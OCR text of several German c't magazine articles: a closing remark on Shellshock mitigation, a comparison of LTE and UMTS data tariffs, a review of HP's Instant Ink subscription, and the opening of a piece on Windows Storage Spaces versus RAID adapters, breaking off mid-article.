Der beste Schutz gegen Shellshock ist natürlich ein Update der Bash – jeder Admin sollte das inzwischen erledigt haben. Aber die nächste Lücke kommt bestimmt. Und dann können AppArmor und SELinux das Linux-System schützen, bis der Fehler gepatcht und das Update eingespielt ist – so, wie sie es auf entsprechend konfigurierten Systemen bei Shellshock getan haben. (odi) c't

© Copyright by Heise Zeitschriften Verlag

Urs Mansmann

Schnell mobil

LTE- und UMTS-Tarife für Tablets und Notebooks

Mit dem LTE-Netz gelangt man unterwegs fast so schnell ins Internet wie im heimischen WLAN. Die Preise sind gefallen und nun auch für den schmalen Geldbeutel erschwinglich. Für Gelegenheitsnutzer gibt es interessante Alternativen im UMTS-Netz, mit denen man nur dann zahlt, wenn man gerade Internet braucht.

Tablets und Notebooks sind datenhungrig. Zu Hause, am Arbeitsplatz oder auf Besuch bei Freunden sind die Geräte meist ins WLAN eingeklinkt und können dort ohne Blick auf Transfervolumina genutzt werden. Unterwegs bleibt aber vielerorts nur das Mobilfunknetz zum Zugang. Diesen über das Smartphone per Tethering bereitzustellen, klappt technisch zwar problemlos, ist aber ein wenig fummelig. Außerdem sind Laptops und Tablets nicht auf Datensparsamkeit getrimmt und verbrauchen das oft knapp bemessene Datenvolumen fürs Smartphone recht schnell.

Ein eigener Datentarif muss also her – zweckmäßigerweise für das schnelle LTE-Netz. Notebooks lassen sich dann über einen LTE-Stick mit dem Netz verbinden (ab 40 Euro) oder man schafft einen mobilen WLAN-Router an, der gleich mehrere Geräte mit einem Internetzugang versorgen kann. LTE-Modelle gibt es ab 85 Euro [1].

Netzausbau

Gerade für die LTE-Nutzung ist es entscheidend, das richtige Netz zu wählen. Wer die bundesweit am besten ausgebauten Netze von Vodafone und der Telekom benutzen will, kommt nicht um den Abschluss eines Laufzeitvertrags herum. Auch O2 zwingt LTE-Interessenten derzeit noch in Laufzeitverträge. Nur E-Plus lässt Prepaid-Kunden in sein LTE-Netz. Davon profitieren auch Reseller wie Aldi Talk.


Der LTE-Ausbau von O2 und E-Plus ist allerdings extrem lückenhaft. Das fällt nicht so sehr auf, weil die beiden Unternehmen in ihren Netzabdeckungskarten die LTE-Abdeckung nicht separat ausweisen, sondern zusammen mit UMTS. Besonders schlecht ist der Ausbau bei E-Plus. Das Unternehmen hat keine Frequenzen im 800-MHz-Bereich ersteigert und versorgt ausschließlich städtische Gebiete auf 1800 MHz. Selbst einige Großstädte wie Hannover sind bei E-Plus mit LTE derzeit noch komplett unversorgt.

Bei Vodafone und der Telekom hingegen ist der Netzausbau weit fortgeschritten; auch in ländlichen Gegenden hat man vielerorts bereits LTE-Empfang. Das zeigen die beiden Unternehmen auch gerne detailliert in ihren

© Copyright by Heise Zeitschriften Verlag

Abdeckungskarten. UMTS ist auch viele Jahre nach dem Netzstart noch lange nicht flächendeckend verfügbar. Die Netzbetreiber betreiben den UMTS-Ausbau aber nicht weiter, stattdessen investieren sie lieber ins schnellere und modernere LTE-Netz.

Besonders bei etwas älterer Hardware muss man aber prüfen, ob sie im angepeilten Netz auch wirklich funktioniert. Das iPhone 5 beispielsweise arbeitet nur auf LTE 1800. In Deutschland werden derzeit drei Bänder verwendet, die Provider haben aber unterschiedliche Zuweisungen (siehe Tabelle).



Die Telekom (links) und Vodafone (rechts) präsentieren ihre LTE-Abdeckungskarten gerne im Internet. Die Netze sind bereits sehr gut ausgebaut.

Datentarife

LTE war lange der Luxusklasse unter den Datentarifen vorbehalten; wer es nutzen wollte, musste monatlich mindestens 30 Euro hinblättern. Inzwischen ist das schnelle Netz in allen Datentarifen mit Vertragsbindung enthalten, selbst in der Einsteigerklasse. Die günstigsten Datentarife mit 1 Gigabyte Transfervolumen pro Monat sind schon für 15 Euro monatlich erhältlich. Die Konditionen von Vodafone und der Telekom ähneln sich sehr; die Angebote von O2 und Base (E-Plus) sind deutlich günstiger.

Die naheliegendste Idee ist, als flexible Lösung weitere SIM-Karten zu einem bestehenden Vertrag hinzuzubuchen. Die Telekom bietet für viele Verträge eine Multi-SIM-Lösung ohne Haken und Ösen. Für jeweils 4,95 Euro im Monat gibt es bis zu zwei weitere Karten zu einem bestehenden Vertrag. Auch bei O2 können bis zu zwei Karten à 4,99 Euro im Monat hinzugebucht werden. Bei Vodafone heißt die Lösung Multi-Card für die neuen RED-Tarife über eine zusätzliche RED DataSIM. In älteren Tarifen kann der Kunde die Option UltraCard hinzubuchen. In beiden Varianten funktioniert LTE bei Vodafone aber nur auf der Hauptkarte. E-Plus hatte einmal eine Multi-SIM-Lösung, die aber aktuell nicht mehr vermarktet wird. Der grundsätzliche Nachteil einer Multi-SIM ist, dass das Volumen für alle Karten gleichermaßen bereitsteht. Verbraucht man es mit Tablet oder Laptop vorzeitig, muss man sich auch auf dem Smartphone mit der Drosselung herumschlagen.

Eine weitere Möglichkeit besteht darin, weitere Geräte mit Zusatz-SIM- oder Partner-Karten zu einem bestehenden Vertrag auszustatten. Das ist ein wenig günstiger als ein komplett unabhängiger Vertrag, die Telekom beispielsweise räumt dafür monatlich einen Rabatt von 5 Euro ein. Anders als bei der Multi-SIM laufen die zusätzlichen Geräte über ein eigenes Abrechnungskonto. Überschreitet man mit dem Laptop oder Tablet das monatliche Transfervolumen, sind in diesem Fall keine weiteren Geräte von der Drosselung betroffen.

Ein zusätzlicher, separater Datentarif fürs Handy hat den Vorteil, dass man für das weitere Gerät unabhängig vom vorhandenen Handy-Tarif das beste Netz und das dafür monatlich benötigte Datenvolumen frei wählen kann. Hat ein Tablet oder Notebook mehrere Nutzer, ob in der Firma oder in einer Familie, ist es besonders praktisch, wenn es einen eigenen Internet-Zugang besitzt.

Bei vielen Datentarifen lässt sich zusätzliches Volumen hinzukaufen, wenn das monatliche Inklusivvolumen verbraucht ist (siehe Tabelle). Das ist praktisch, wenn man beispielsweise im Urlaub oder auf einer längeren Dienstreise ausnahmsweise einmal mehr Volumen benötigt. Braucht man häufiger einen Nachschlag, ist es günstiger, einen etwas größeren Tarif fest zu buchen, als immer wieder Zusatzbeiträge zu entrichten. Base bucht bis zu drei solcher Zusatzpakete pro Monat automatisch, was dem Kunden die Kostenkontrolle erschwert. Obendrein wird der Kunde bei Base in ein Paket mit größerem Datenvolumen umgebucht, wenn er das Volumen in drei Monaten hintereinander überschreitet.

Mehr Kostenkontrolle bieten Prepaid-Pakete. Die Aufladung von Guthaben ist unkompliziert und lässt sich auch automatisch nach Bedarf per Bankeinzug erledigen. Mit Ausnahme der Angebote im E-Plus-Netz ist für Prepaid-Kunden derzeit aber noch keine LTE-Nutzung möglich. Im Vergleich zu den neuen Datentarifen der Netzbetreiber bieten sie außerdem fast keinen Preisvorteil mehr. Dafür ist zusätzlich hinzuzubuchendes Volumen spürbar teurer als in den Postpaid-Datentarifen. Wer LTE nicht nutzen kann oder will, erhält damit aber maximale Flexibilität und kann die Flatrate mit kurzen Fristen jederzeit kündigen und bei Bedarf erneut buchen, wann immer es passt.

Tages-Flat statt Monats-Flat

Wer nur gelegentlich unterwegs einen Zugang benötigt, kann diesen sehr günstig haben. Einzige Voraussetzung ist auch hier, dass man mit UMTS zurechtkommt und kein LTE benötigt. Einige Prepaid-Angebote bieten optional eine Tages-Flatrate an (siehe Tabelle). Mit dieser kann man für einen Kalendertag oder 24 Stunden ins Netz, pro Nutzungstag ist üblicherweise ein Freivolumen von einigen hundert Megabyte enthalten.

Einige Spezialisten bieten sogar Stunden-, 12-Stunden oder Mehrtage- bis Wochen-Flatrates an. Allerdings sollte man die SIM nicht längere Zeit unbenutzt beiseite legen: Viele Provider deaktivieren Karten, die länger als drei Monate nicht benutzt und länger als ein Jahr lang nicht aufgeladen wurden. Wer das nicht auf dem Schirm hat,

Mit einem mobilen Hotspot lässt sich jedes WLAN-fähige Gerät per LTE ins Internet bringen.

© Copyright by Heise Zeitschriften Verlag

Datentarife mit LTE ab 1 GByte Monatsvolumen (Auswahl)

Anbieter	Base		O2				Telekom			Vodafone		
Tarif	Internet XL Plus	Internet XXL Plus	Surf Flat M	Surf Flat L	Surf Flat XL	Surf Flat XXL	Data Comfort S Eco	Data Comfort M Eco	Data Comfort L Eco	DataGo S	DataGo M	DataGo L
URL	www.base.de/base/tarife/datentarife/music-all-in/internet-xl-plus/p/service-Plan_b_internet_xl_plus		www.o2online.de/tarife/datentarife/				https://www.t-mobile.de/datentarife			www.vodafone.de/privat/tablets-datentarife/tablets-surfsticks-datentarife.html		
Netz	E-Plus		O2				Telekom			Vodafone		
Internet-Flatrates												
max. Datenrate	7,2 MBit/s[3]	7,2 MBit/s	21,1 MBit/s			50 MBit/s	16 MBit/s	50 MBit/s	300 MBit/s	21,6 MBit/s	50 MBit/s	150 MBit/s
Volumen pro Monat	2 GByte	5 GByte	1 GByte	5 GByte	7,5 GByte	10 GByte	1 GByte	2 GByte	5 GByte	1 GByte	3 GByte	6 GByte
Taktung	10 KByte		10 kByte				100 kByte			100 kByte		
Nach Verbrauch Drosselung auf	56 kBit/s		64 KBit/s				64 KBit/s			64 KBit/s		
Zukauf-Volumen pro Monat	automatische Nachbuchung		k. A.				5 GByte mtl. 9,95 €, 250 MByte einmalig, 4,95 €, 1 GByte einmalig, 14,95 €	5 GByte mtl. 9,95 €, 500 MByte einmalig, 4,95 €, 2 GByte einmalig, 14,95 €	5 GByte mtl. 9,95 €, 1 GByte einmalig, 4,95 €, 5 GByte einmalig, 14,95 €	1 GByte einmalig, 9,99 €	1 GByte einmalig, 9,99 €, 5 GByte einmalig, 19,99 €	1 GByte einmalig, 9,99 €, 5 GByte einmalig, 19,99 €
Preise für Telefonie und SMS Inland												
Telefonie Festnetz	29 ct/min		–				–			29 ct/min		
Telefonie netzintern	29 ct/min		–				–			29 ct/min		
Telefonie Mobilnetze	29 ct/min		–				–			29 ct/min		
SMS Inland	29 ct/min		–				19 ct/Stück			19 ct/Stück		
Multi-SIM (Zahl der zusätzlichen Karten, Kosten pro Karte)	–		2, kostenlos				–			–		
Vertragsbedingungen/Preis												
Vertragsdauer	24 Monate		24 Monate				24 Monate			24 Monate		
Aktivierungspreis einmalig[1]	–		–				11,95 €	5,95 €	6,05 € Gutschrift	29,99 €		
Grundpreis pro Monat[2]	20 €	25 €	14,99 €	24,99 €	34,99 €	44,99 €	14,95 €	19,95 €	29,95€	14,99 €	19,99 €	29,99 €

[1] abzüglich Nachlässen [2] nur Tarif ohne Hardwarebestellung [3] 42,2 MBit/s bis 15. 3. 2015

✓ vorhanden – nicht vorhanden

Kurzzeit-Flatrates Prepaid

Anbieter	Aldi Talk	Congstar	Fonic	Jamobil	Lidl	ProSieben				RTL			TUI		
Tarif	24 Stunden Internet Flatrate	Surf Tagesflat	Internet-Tages-flatrate	Tagesdatenflat	Internet-Stick-Tarif	Standard-Tarif				Surfpaket			Surfstick		
URL	www.alditalk.de/sued/Surfen/24_stunden_internet-flatrate.php	www.congstar.de/prepaid/zubuchbare-optionen/	www.fonic.de/fonic-surf-card-internet-tagesflatrate-fuer-surf-sticks	www.jamobil.de/tarifuebersicht.html	www.lidl.de/de/internet-stick	www.prosieben.de/stick/tarife-preise				www.rtlsurfstick.de/tarif.html			www.tui-surfstick.de/		
Netz	E-Plus	Telekom	O2	Telekom	O2	Vodafone				Vodafone			Vodafone		
LTE	✓	–	–	–	–	–				–			–		
Abrechnungszeitraum	24 Stunden	Kalendertag	Kalendertag	24 Stunden	Kalendertag	1 Stunde	12 Stunden	3 Tage	7 Tage	1,5 Stunden	12 Stunden	7 Tage	1 Stunde	24 Stunden	3 Tage
Freivolumen	1000 MByte	200 MByte pro Monat	500 MByte[1]	500 MByte	500 MByte[1]	unbegrenzt	1 GByte			1 GByte			1 GByte		
Kosten	1,99 €	0,99 €	1,99 €[2]	1,95 €	1,99 €[2]	0,77 €	1,99 €	3,99 €	7,99 €	0,99 €	1,99 €	8,99 €	0,99 €	2,99 €	4,99 €

[1] 5 GByte pro Monat [2] gedeckelt auf 20 € pro Monat

✓ vorhanden – nicht vorhanden

LTE-Frequenzen

Frequenzband [MHz]	800	1800	2600
Telekom	✓	✓	✓
Vodafone	✓	–	✓
O2	✓	–	✓
E-Plus	–	✓	✓

✓ genutzt – nicht genutzt

steht irgendwann überraschend ohne Internet-Zugang da. Auf das Prepaid-Konto eingezahltes und noch vorhandenes Guthaben kann man jedoch auch nach der Deaktivierung zurückfordern.

Die Abrechnung von Tagesflats ist denkbar einfach: Mit der ersten Datenübertragung wird das Entgelt fällig. Stehen mehrere Tarifvarianten zur Auswahl, wird der erste Aufruf einer HTTP-Seite auf die Startseite des Anbieters umgeleitet. Dort kann man dann den richtigen Tarif wählen.

Falls die Buchung automatisch erfolgt, sollte man die Anmeldung im Mobilfunknetz verhindern. Bei einem Notebook ist das recht einfach zu bewerkstelligen, indem man den Mobilfunkstick nicht steckt. Beim Tablet wird es ein wenig komplizierter: Es reicht aus, wenn man die Datenverbindungen deaktiviert, was normalerweise mit zwei Bedienungsschritten möglich ist. Die SIM-Karte sollte man nicht nach jeder Surfsitzung entfernen, weil man damit den Steckplatz und dessen Kontakte unnötig verschleißt. Noch tragen die Netzbetreiber nur unzureichend dem Umstand Rechnung, dass in den Haushalten immer mehr Geräte mit Mobilfunkanschluss in Betrieb sind und die Kunden dafür immer mehr Zweit- und Dritt-SIMs benötigen. Vermutlich werden sie irgendwann nachbessern – eine heute eingegangene langfristige Vertragsbindung verhindert dann möglicherweise einen schnellen Umstieg auf neue, interessante Angebote. Wer vorerst noch mit einer provisorischen Prepaid-Lösung leben kann, dürfte mittelfristig im Vorteil sein. (uma)

Literatur

[1] Reiko Kaps, Mobile Internetknoten, WLAN-Router mit LTE und Akku für unterwegs, c't 14/14, S. 80

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Rudolf Opitz

Tinte im Abo

HPs Tintenservice Instant Ink

HP bietet mit „Instant Ink“ ein Tintenabonnement an, bei dem man statt pro Patrone pro gedruckter Seite zahlt. Bequemerweise ordert der Drucker rechtzeitig Tintennachschub, den HP kostenfrei ins Haus liefert. Der Haken: HP erhält dabei tiefe Einblicke in das Druckverhalten des Kunden.

Mit dem Tintenliefer-Service Instant Ink sparen Kunden laut HP bis zu 50 Prozent der üblichen Tintenkosten. Außerdem soll stets genug Tinte im Haus sein, ohne dass man sich um Nachschub kümmern müsste: Der Drucker analysiert das Druckaufkommen und veranlasst via Internet die Zusendung einer Ersatzpatrone. Dabei rechnet er die Versanddauer und den durchschnittlichen Tintenverbrauch mit ein, sodass der Vorrat nie zur Neige geht.

Der Instant-Ink-Dienst funktioniert nur mit ausgewählten neueren Multifunktionsdruckern von HP. Dazu gehören die Envy-Modelle 4500, 5530, 5640 und 7640 sowie die Officejets 4630 und 5740. Die für den Hausgebrauch gedachten Modelle arbeiten mit Kombipatronen mit integriertem Druckkopf (HP 62 und 301). Außerdem gibt es Instant Ink für die größeren Officejet-Pro-Geräte mit Einzeltinten 8610 und 8620 (Patronen HP 950/951) und 8630 (HP 934/935). Auf www.instantink.de kann man die kompatiblen Geräte nachschauen. Nach Registrierung des Druckers bei HPs Cloud-Dienst „HP Connected“ meldet außerdem die Dienste-Website, ob sich das jeweilige Gerät für Instant Ink eignet.

So gehts

Instant Ink erinnert an Handy-Tarife mit Inklusiv-Minuten: Man bekommt 50 bis 300 Seiten monatlich und zahlt zwischen drei und zehn Euro. Ändert sich der Druckbedarf kurzzeitig, gibt es tarifabhängige Zusatzkontingente für einen Euro (siehe Tabelle). Zum Starten des Tinten-Services kauft man eine Registrierungskarte bei einem HP-Händler – noch befindet sich Instant Ink in der Pilotphase. Wenn man keinen Händler findet, kann man den gewünschten Tarif auch direkt übers Internet bestellen. HP schickt daraufhin die erste Instant-Ink-Patrone zu. Mit dem Einsetzen in den Drucker startet der Abrechnungszeitraum. Die Patronen bleiben HP-Eigentum und müssen wieder kostenfrei zurückgeschickt werden, wenn sie leer sind oder der Vertrag endet. Der Tintenverbrauch von Reinigungsvorgängen kostet nichts.

Mit dem Abschluss des Instant-Ink-Vertrags verpflichtet sich der Kunde, den Drucker dauerhaft mit dem Internet zu verbinden – auch beim Drucken übers USB-Kabel. Nötig ist auch die Registrierung des Druckers bei HPs Cloud-Dienst „HP Connected“,

Erfahrungen mit HP Instant Ink

Tintenabo-Kunde zu werden ist relativ einfach: Zuerst kauft man beim HP-Händler zusammen mit dem Drucker oder später eine Prepaid-Registrierungskarte für Instant Ink. Mit der Karte zahlt man den ersten Monatstarif. Abhängig vom gewünschten Druckkontingent sind das drei, fünf oder zehn Euro. Zum Abschluss des Abonnements gibt man den Karten-Code auf der Website www.instantink.de ein. Die folgenden Monatskontingente zahlt man mit Kreditkarte oder per Lastschrift.

Nach der Aktivierung trifft ein paar Tage später das Instant-Ink-Begrüßungspaket ein. Dieses enthält außer der Tinte ein vorfrankiertes Post-Kuvert zur Rücksendung der verbrauchten Patronen an HP. Braucht man weniger Druckseiten pro Monat als gedacht, lässt sich der gewählte Tarif per Mausklick online wechseln – oder auch kündigen.

Ungenutzte Seiten verfallen nicht, sondern werden in die Folgemonate übernommen. Für umfangreichere Druckaufträge kann man so ein wenig ansparen. Die Obergrenze liegt beim Doppelten des normalen Monatskontingents: Wer also das 100-Seiten-Abo abgeschlossen hat, kann maximal 100 Seiten übernehmen, selbst wenn er mehrere Monate hintereinander kaum gedruckt hat. Der Rest verfällt.

Auf einem Windows-PC mit installiertem HP-Druckertreiber erschienen nach Abschuss des Tintenabos automatisch Nachrichten zu Instant Ink, ganz ohne zusätzliche Software. Als die Gültigkeit für die angegebene Kreditkarte abgelaufen war, meldete dies der Treiber bei jedem Druckvorgang in einem Fenster.


Trotz der noch unbezahlten Tinte konnte man weiterhin drucken. Offensichtlich gewährt HP dem Kunden eine Übergangsfrist zum Aktualisieren des Zahlungsmittels. Den Drucker selbst legt HP nicht lahm. Wer möchte, kann das Abo jederzeit kündigen, reguläre Patronen in seinen Drucker einsetzen und damit sofort weiterdrucken.

Die Instant-Ink-Seite auf dem HP-Connected-Webportal liefert für jeden registrierten Drucker nützliche Informationen über das aktuelle Kontingent und angesparte Restseiten. Für von HP versendete Patronen findet sich hier ein Link zum Tracking des Päckchens. Während der Probephase war aber nicht immer nachvollziehbar, wo sich die Sendung gerade befand und wann diese eintreffen sollte.

HP arbeitete zu dieser Zeit mit verschiedenen Paketdiensten zusammen, die nicht immer aktuelle Tracking-Informationen lieferten.

Ein anderes Feature sucht man im HP-Connected-Webportal bisher vergeblich: Man kann keine Urlaubspause eintragen – insbesondere für Heimanwender ein Problem. Mangels einer Option zum Aussetzen der Abo-Mitgliedschaft müssen Kunden auch während ihrer Abwesenheit für den ungenutzten Tintenabo-Dienst weiter bezahlen.

Beim größten Tarif mit 300 Seiten pro Monat kostet jede Druckseite gut drei Cent. Dabei spielt es keine Rolle, ob es sich um Schwarzweiß-Briefe, bunte Präsentationen oder Farbfotos im DIN A4-Vollformat handelt. Um diesen relativ günstigen Seitenpreis zu erzielen, muss man allerdings jeden Monat das gesamte Seitenkontingent verbrauchen. Das animiert dazu, mehr zu drucken als nötig. (Eric Tierling)



Das Webportal informiert über den Stand und die Konfiguration des Tintenabos.

© Copyright by Heise Zeitschriften Verlag

der das bisherige ePrint-Center ablöst. Über das Portal von HP Connected lassen sich Seitenkontingente abfragen, Tarife buchen, ändern oder kündigen. Kündigung und ein Wechsel auf ein kleineres Seitenkontingent ist jeweils nur zum nächsten Abrechnungsmonat möglich; zum größeren Kontingent kann man jederzeit wechseln.

Wer auf Datensammler sensibel reagiert, sollte Instant Ink meiden. Kunden müssen HP nicht nur die Fernkontrolle des Druckers gestatten – das Unternehmen kann die Leihpatronen jederzeit sperren. Außerdem müssen sie erlauben, dass HP allerhand erfasst: Tintenstände, Seitenzahlen und sogar „die Art von gedruckten Dokumenten (z. B. Word, PowerPoint, PDF, JPEG usw.)“ und „Gerätetypen, die Aufträge gesendet haben“. Druckt man ohne Internetzugang über sein Kontingent hinaus, deaktivieren sich die Instant-Ink-Patronen. Zum weiteren Drucken muss HPs Support-Center sie dann wieder reaktivieren. Für Notfälle und bei Vertragsende sollte man daher normale Patronen im Schrank haben – der Drucker selbst ist von der Blockade nicht betroffen.

Mischkalkulation

Normalerweise hängen die Tintenkosten pro Seite von der Reichweite und dem Preis der Patronen ab. Die Reichweite wird durch wiederholtes Ausdrucken eines nach ISO/IEC 24712 standardisierten Dokuments ermittelt. Je größer die Patrone, desto günstiger ist der Seitenpreis. So kostet eine Norm-Farbseite bei den XL-Versionen der Kombipatronen für die Envy- und Officejet-Modelle zwischen 12,3 und 13 Cent, bei einem Officejet Pro mit HP950/951-XL-Patronen hingegen nur 4,6 Cent. Die Zahlen lassen sich jedoch nicht mit den Instant-Ink-Seitenpreisen (siehe Tabelle) vergleichen, da diese unabhängig von der verbrauchten Tintenmenge gelten. Ob sich HPs Instant-Ink-Service lohnt, hängt deshalb stärker von der Art der Ausdrucke ab als von der Seitenzahl.

Wer mit einem der Heimdrucker nur Fotos zu Papier bringt und dabei das Kontingent gut ausnutzt, spart am meisten. Ein vollflächiges A4-Foto ist mit Instant Ink sehr günstig. Enthält ein Brief auf der zweiten Seite nur noch einen Satz, freut sich HP.

Für Officejet-Pro-Drucker, die vor allem Briefe und Dokumente drucken, bei denen viel weiß bleibt, lohnt sich Instant Ink daher nicht. Mit papiersparendem Duplexdruck schlägt man Instant Ink übrigens kein Schnippchen: Ein doppelseitig bedrucktes Blatt zählt wie zwei Druckseiten. So bleibt im Büro nur der Vorteil, dass man sich selbst nicht mehr um Tintennachschub zu kümmern braucht, da Ersatz automatisch nachgeliefert wird.

Unterm Strich empfiehlt sich Instant Ink besonders für Privatnutzer, die viel und regelmäßig Fotos drucken, eine Internetverbindung haben und HPs Datenschutzrichtlinien vertrauen. (rop) c't

HP Instant Ink

Seiten basierter Tinten-Abo-Dienst			
monatlicher Tarifpreis	2,99 €	4,99 €	9,99 €
Seitenkontingent pro Monat	50 Seiten	100 Seiten	300 Seiten
Seitenpreis bei voller Nutzung	6 Cent	5 Cent	3,3 Cent
Zusatzkontingent für 1 € / Seitenpreis	15 Seiten / 6,7 Cent	20 Seiten / 5 Cent	25 Seiten / 4 Cent

Anzeige

© Copyright by Heise Zeitschriften Verlag

Christof Windeck

Datengreifer

Windows Storage Spaces im Vergleich zu RAID-Hostadaptern

Wer einen (Windows-)Server mit einem RAID-Verbund aufsetzen möchte, steht vor einer weitreichenden Entscheidung: Überlässt man dem Betriebssystem die Verwaltung von Festplatten oder SSDs oder kauft man dazu besser einen teuren Hostadapter? Unsere Experimente zeigen: Kommt drauf an!

Festplatten und Solid-State Disks (SSDs) sind Verschleißteile und fallen irgendwann aus. Ein redundanter Verbund mehrerer Massenspeicher – also RAID – ist der gängige Schutz gegen den Ausfall von einem oder zwei Speichermedien. Die Daten bleiben dabei nicht nur erhalten, sondern auch im Zugriff, weil der Server weiterläuft.

Es gibt jedoch unterschiedliche Ansichten darüber, wie ein RAID am besten einzurichten sei. Die einen schwören auf „richtige" Hostadapter, sogenanntes Hardware-RAID: Dabei kommt ein Controller zum Einsatz, der die Speichermedien unabhängig vom Hauptprozessor verwaltet. Dieses Konzept ermöglicht es unter anderem, die sensiblen Berechnungen der Prüfcodes in den geschützten Speicher des Hostadapters zu verlagern. Außerdem arbeitet das Storage-Subsystem unabhängig vom Betriebssystem – man kann also auch ein anderes installieren und mehrere virtuelle Maschinen können sich einen RAID-Adapter teilen. Doch gute Argumente gibt es auch für Software-RAID beziehungsweise Software-defined Storage (SdS): höhere Flexibilität, Unabhängigkeit von einem bestimmten Hostadapter-Hersteller, Integration ins Betriebssystem – und geringere Kosten. Wir vergleichen die Speicherplätze (Storage Spaces) von Windows Server 2012 R2 mit den Funktionen von RAID-Hostadaptern.

Software-RAID

Zunächst sind einige Begriffe zu klären, vor allem in Bezug auf Software-RAID. Damit sind einerseits Funktionen gemeint, die in Betriebssysteme integriert sind, bei älteren Windows-Versionen etwa die RAID-Funktionen der „dynamischen Datenträger", bei Linux mdadm oder Funktionen des Logical Volume Manager (LVM) sowie von Dateisystemen wie btrfs oder ZFS. Andererseits versteht man unter Software-RAID auch die RAID-Funktionen der integrierten SATA-Controller der Mainboard-Chipsätze von AMD und Intel. Die Datenträger werden hierbei sozusagen nur anders initialisiert, die nötige RAID-Firmware ist ins Mainboard-BIOS eingebaut. Das Betriebssystem lädt einen RAID-Treiber, der dem Hauptprozessor die anfallende Rechenarbeit aufbürdet.

Solches Host-RAID oder Fake-RAID ist zwar billig und kann schnell sein, vereint aber viele Nachteile: Die Berechnungen erfolgen im möglicherweise nicht per ECC gegen Fehler geschützten Hauptspeicher. Treiber gibt es oft nur für wenige Betriebssysteme, beim Booten nicht unterstützter Systeme drohen sogar Datenverluste. Beim Ausfall des Mainboards kann der Zugriff auf das RAID schwierig werden, wenn kein kompatibler Ersatz zur Hand ist. Mehr als vier oder sechs SATA-Ports sind selten für einen Host-RAID-Verbund nutzbar. Host-RAID kommt trotzdem zum Einsatz, etwa als RAID 1 für die Systempartition von Windows-Servern: Hier liegen keine unwiederbringlichen Daten und es geht weder um hohe Performance noch um große Kapazität – das System soll bloß weiterlaufen, wenn einer der beiden Datenträger ausfällt.

Software-RAID mit den Mitteln des Betriebssystems funktioniert mit beliebigen Hostadaptern, mit PCI-Express-SSDs, mit einer Mischung aus verschiedenen Interfaces sowie über mehrere Adapter hinweg. Microsoft hat die „dynamischen Datenträger" mittlerweile aufs Altenteil geschickt und rät von der Nutzung ab. Die mit Windows 8 und Server 2012 eingeführten Speicherplätze (Storage Spaces) bringen auch Funktionen für redundante Medienverbünde mit, nämlich je zwei Varianten von Spiegelung (Mirroring) und Parity-Funktionen, die RAID 5 und RAID 6 ähneln (siehe Tabelle auf S. 136). Es ist dabei nicht vorgesehen, dass Windows von einem Storage Space bootet, also die Systempartition darauf ablegt.

© Copyright by Heise Zeitschriften Verlag

Die Windows-Speicherplätze bieten einige Funktionen, die es bei anderem Software-defined Storage schon länger gibt. So erlauben sie beispielsweise Thin Provisioning, also „mitwachsende“ virtuelle Medien [1]. Sie lassen sich nachträglich leicht erweitern. Thin Provisioning klappt allerdings nicht bei der Dual-Parity-Version der Storage Spaces.

„Tiering“ unterteilt die Speicherkapazität adaptiv in Ebenen mit unterschiedlichen Eigenschaften, typischerweise in SSD- und Festplattenspeicher: Häufig verwendete Daten verlagert das System automatisch in schnellen Flash-Speicher. So kann man etwa mit einer PCI-Express-/NVMe-SSD einen Pool aus klassischen Festplatten beschleunigen. Durch Clustering lassen sich die Storage Spaces mehrerer physischer Maschinen koppeln, um die Ausfallsicherheit zu verbessern. Besondere Bedeutung hat SdS in Rechenzentren, wo hunderte oder tausende virtueller Maschinen (VMs) laufen und der Massenspeicher zentral verwaltet werden muss. Windows Storage Spaces lassen sich mit Hyper-V auch von mehreren VMs gleichzeitig nutzen.

Schutz gegen schleichende Bitfehler [2], den Dateisysteme wie ZFS oder btrfs durch Prüfsummen bieten, bringt unter Windows das Dateisystem ReFS. Man kann es alternativ zu NTFS wählen, laut einigen Stichproben arbeitet es praktisch gleichschnell. Allerdings gibt es Deduplikation derzeit nur für NTFS-Volumes: Dabei speichert Windows mehrfach vorhandene Datei(teile) nur einmal und spart dadurch Platz [3].

Risiken und Nebenwirkungen

